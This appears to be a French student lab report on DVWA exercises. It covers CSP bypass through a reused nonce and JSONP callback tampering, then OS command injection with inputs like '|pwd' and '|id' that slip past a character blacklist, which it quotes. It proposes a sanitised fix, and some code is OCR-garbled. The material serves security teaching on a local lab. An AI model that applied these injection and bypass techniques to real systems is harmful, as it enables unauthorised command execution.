if (!isset($_SESSION['auth']) || $_SESSION['auth'] !== true) {
```

```

// Direction vers la page de votre choix
header('Location: login.php');
exit;
}

// htmlspecialchars est utilisée pour éviter les caractères spéciaux et
réduire contre les attaques de xss et sql injection;
echo 'Bonjour ' . htmlspecialchars($_SESSION['username']) . ' !';

```

Ce code consiste à démarrer une session. Après, il génère une session aléatoire qu'il est difficile à cracker. Il utilise une fonction "htmlspecialchars" pour éviter les caractères spéciaux.

# *CSP Bypass*

## *I) Définition*

### *1-Définition :*

La politique de sécurité de contenu ou CSP aide à se protéger contre les attaques (exemple:XSS). Elle est mise en œuvre via les en-têtes de réponse ou les méta-éléments.

Dans notre cas, on a se baser uniquement sur l'en-tête de la réponse.

### *2-Plate-forme de test :*

On a utilisé dwva comme plate-forme de test en commençant par le niveau facile jusqu'à le niveau impossible.

## ● Low

### Analyse du code source :

Après plusieurs tentatives en entrant un lien et en cliquant sur le Bouton «include», on a pensé faire une petite analyse du code et découvrir les vulnérabilités.

On a trouvé que ce code a ajouté deux liens en relation avec les sites pastebin et hastebin. Ces sites sont considérés comme un bloc-note dont on peut écrire des codes.

Le code PHP voit include qu'on a mis dans la barre et ajoute le lien entré dans le script.

Donc, on copie le lien du site pastebin, on le tape sur le navigateur et on trouve le résultat suivant :



```
← → ⌂ ⌄ https://pastebin.com/raw/R570EE00
🔗 Kali Linux 🔖 Kali Tools 🔖 Kali Docs 🔖 Kali Forums 🔖 Kali NetHunter 🔖 Exploit-DB 🔖 Google Hacking DB 🔖 OffSec
alert("pastebin");
```

Après, on copie ce lien et le met dans include et on reçoit une alerte. Mais malheureusement, aucune alerte reçue. On peut expliquer cela par une erreur lors de la programmation.

## Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

## Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:


Cette méthode ne fonctionne pas. Ce qui nous met à chercher d'autres méthodes.

### Méthode File Upload:

Après des recherches sur google et Youtube, on a finalement trouvé la méthode convenable pour recevoir une alerte. On crée et insère un fichier d'extension js sur file upload.


Pour plus d'explication, les captures ci-dessous résument ce qu'on vient de dire.

- Écrire l'alerte de votre choix :



```
1 alert("DVWA-ENSAO");
2
```

- Insérer le fichier sur File Upload :



Après ces étapes, notre fichier js a été bien inséré :

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/ensao.js successfully uploaded!

On copie le chemin et on revient à notre première attaque et on le met sur la barre en cliquant sur «include»:

## Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

Finalement, on a reçu l'alerte :

- Medium

### Analyse du code :

```
Unknown Vulnerability Source
vulnerabilities/csp/source/medium.php

<?php
$head['CSP'] = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TwV2ZIgZ29pbmcg6dgZ212585b30g0Xa='";
header($head['CSP']);
// Disable XSS protections so that inline alert boxes will work
header("X-XSS-Protection: 0");
# <script nonce="TwV2ZIgZ29pbmcg6dgZ212585b30g0Xa">alert(1)</script>
?>
<?php
if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        " . $_POST['include'] . "
    ";
}
$page[ 'body' ] .= "
<form name='csp' method='POST'>
    <p>whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size='30' type='text' name='include' value="" id='include' />
    <input type='submit' value='Include' />
</form>
";
?>
```

La vulnérabilité découverte est CSP header. Ce header contient un nonce qui reste constante et ne change pas.

On insère un script qui contient une alerte avec une nonce mais il est nécessaire d'interpréter les requêtes sur burpsuite.

### Burpsuite:

Après qu'on ouvre le burpsuite et on active interception, on clique sur «include» puis on clique sur Forward pour recevoir la requête et aller chercher la réponse de cette request:

```

HTTP/1.1 200 OK
Server: nginx/1.22.3
Date: Sun, 09 Apr 2023 16:20:58 GMT
Content-Type: text/html; charset=utf-8
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV22Xig229pbmcgd09g2122985b0UgdXA';
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4113
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: Content Security Policy (CSP) Bypass :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../dvwa/icon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
</head>
<body class="home">
<div id="container">
<div id="header">


```

La flèche montre le nonce qu'on doit la mettre sur le script. Alors, on fait une tentative :

Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

>alert("DVWA-ENSAO");</script>

127.0.0.1:42001  
DVWA-ENSAO

Comme montre la capture, notre tentative est bien effectuée.

- High

## Analyse du code :

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";
header($headerCSP);
?

</?php
if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        ". $_POST['include'] . "
    ";
}
$page[ 'body' ] .= "
<form name='csp' method='POST'>
    <p>The page makes a call to '$_ENV{WEB_PAGE_TO_ROOT} /vulnerabilities/csp/source/jsonp.php' to load some code. Modify that page to run your own code.</p>
    <input type='text' id='sum' value='$_POST[sum]'>
    <input type='button' id='solve' value='Solve the sum' />
</form>
<script src='source/high.js'></script>
";
}

vulnerabilities/csp/source/high.js

function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj["answer"];
    }
}


var solve_button = document.getElementById("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
}
```


Lorsqu'on clique sur Solve, le code prend le résultat et aller chercher si on a cliqué sur le bouton ou non. Si oui, il va nous ramener sur la fonction «clickbutton» et va ajouter un script tag à l'intérieur de HTML. Source va faire include pour le script php avec callback pour la fonction SolveSum.

## Burpsuite:

Lorsqu'on clique sur « Solve the sum», on reçoit la requête suivante :




On cherche la réponse de cette requête :



```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.22.1
3 Date: Sun, 09 Apr 2023 17:49:49 GMT
4 Content-Type: application/json; charset=UTF-8
5 Connection: close
6 Content-Length: 25
7
8 solveSum{
9     "answer": "15"
10 }
```

On a reçu alors 15 comme résultat.


D'après l'analyse de ces deux requêtes, on peut modifier le callback trouvé sur request comme montre l'image ci-dessous :



```
P Request to http://127.0.0.1:42001
Forward Drop Intercept (on) Action Open Browser
Pretty Raw Hex
GET /vulnerabilities/csp/source/jsonp.php?callback=solveSum [HTTP/1.1]
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept-Language: en-US, en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1:42001/vulnerabilities/csp/
Cookie: PHPSESSID=hdh1qplidmvdqel2njdcd0pd7; security=high
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

Comme montre la flèche, on a modifié callback de solve value vers une alerte. Après cette étape, on clique sur forward pour recevoir la réponse et donc on a bien trouvé la vulnérabilité :

- Réponse de changement de callback



- Alerte

The screenshot shows the DVWA Content Security Policy (CSP) module. The challenge is to solve the sum  $1+2+3+4+5=$ . The user has entered the answer `127.0.0.1:42001 DVWA-ENSAO` and clicked the 'OK' button. The module message indicates it was developed by `0x00000000`.

- Impossible

### **Analyse du code :**

D'après l'analyse du code, il semble qu'il est très difficile de trouver une vulnérabilité à cause du code source JavaScript qui est très puissant et ne contient pas un callback.

## vulnerabilities/csp/source/impossible.js

```
function solve() {
    var s = document.createElement('script');
    s.src = "https://source.unsplash.com/1x1/impossible.php";
    document.body.appendChild(s);
}

function solveSubmit() {
    if ('answer' in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

## Burpsuite:

Après l'interprétation de plusieurs requests, callback n'existe plus pour être modifié.

## *II) Vulnérabilité :*

<?php

```

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline'
'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=' ;";

header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
    //la variable include est vulnérable;
    // On peut garder cette variable mais en la sécurisant par la strip_tags
    et htmlspecialchars;
$page['body'] = $_POST['include'] ;
}
$page[ 'body' ] = "";
?>

<form name="cspvulnerable.php" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if
you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="include" />
</form>

```

La vulnérabilité est dans l'en-tête qui utilise un nonce et dans le bouton “include”.

Pour sécuriser ce code, on a trouvé la solution suivante :

### ***III)Solution***

```
<?php
```

```

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline'
'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header("X-XSS-Protection: 0");

if (isset($_POST['include'])) {
    //Utiliser POST car il est mieux sécurisé
    //la fonction strip_tags est utilisé pour vérifier que le contenu soumis
    ne contient pas de valise HTML
    // la fonction htmlspecialchars pour éviter les caractères spéciaux pour
    empêcher les codes malveillants;
    // validation du champ 'include';
    $include = strip_tags($_POST['include']);
    $include = htmlspecialchars($include, ENT_QUOTES, 'UTF-8');
    $page['body'] = $include;
}

$page['body'] = '';
?>
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if
    you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>

```

On a utilisé deux fonctions pour rendre le code vulnérable un code sécurisé contre CSP Bypass et sql injection.

On a utilisé dans le bouton include (POST) car elle est mieux sécurisée que GET.

On a utilisé deux fonctions string\_tags et htmlspecialchars. Ces deux fonctions permettent de :

- vérifier si la commande ne contient pas une valise html pour la première fonction.

- Empêcher l'utilisateur d'utiliser les caractères spéciaux.

# OS Command Injection

## I) Définition

### 1-Définition :

OS Command est une vulnérabilité de sécurité web qui permet à un attaquant d'exécuter des commandes arbitraires du système d'exploitation sur le serveur exécutant une application.

### 2-Vulnérabilités :

On peut situer comme vulnérabilités :


- Les connexions basées sur le mot de passe.
- l'authentification à facteurs multiples.

### 3-Plate-forme de test:


On a utilisé dvwa comme plate-forme de test en commençant par le niveau facile jusqu'à le niveau impossible.

- **Low**

Pour tester le ping à n'importe quel appareil, il suffit de taper une adresse.



On fait entrer l'adresse 127.0.0.1 et on ouvre le wireshark pour voir le ping:



## On peut dire que le ping a marché.

Ce qu'on peut remarquer est que le ping s'est fait seulement quatre fois. On cherche la raison

en cliquant sur le bouton «View sources» et on analyse le code.

The DVWA Command Injection exploit source code is displayed:

```

<?php
$cmd = "ping -c 4 127.0.0.1";
exec($cmd);
?>

```

Below the code, a red arrow points to the "View Source" link at the bottom right of the DVWA interface.

## Pour lire le code source.

```

Command Injection Source
vulnerabilities/exec/source/low.php

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get Input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
    // Feedback for the end user
    echo "<p><pre>{$cmd}</pre></p>";
}
?>

```

Compare All Levels

Alors l'adresse ip est connue sous le nom targe. Lorsqu'on entre cette adresse, le ping sera

Automatiquement fait 4 fois.

On peut également penser d'ajouter d'autres commandes comme pwd,ls, cd /etc/.....

### Exemple :

## Vulnerability: Command Injection

### Ping a device


Enter an IP address:

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=4.43 ms  
64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.029 ms  
64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp\_seq=4 ttl=64 time=0.024 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3040ms  
rtt min/avg/max/mdev = 0.024/1.128/4.425/1.903 ms  
help  
index.php  
source

- **Medium**


Puisqu'on a déjà une idée sur le ping, on peut directement passer vers le ping et les commandes.

### Ping :



- High

On entre l'adresse ip 127.0.0.1 et on attend le résultat :




On essaye d'entre adresse ip avec une commande :

**Ping a device**

Enter an IP address:

---

**More Information**



Donc il nous affiche aucun résultat.

Pour expliquer ce problème, il suffit d'aller voir le code source et de l'analyser :

### Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|>' => '',
        ';' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ';' => '',
        '||' => ''
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
}
```

On a trouvé comme vulnérabilité que le blacklist | est suivi par espace. Alors on va essayer de taper l'adresse suivie par |pwd ou |id, donc on voit les résultats suivants :

## Ping a device

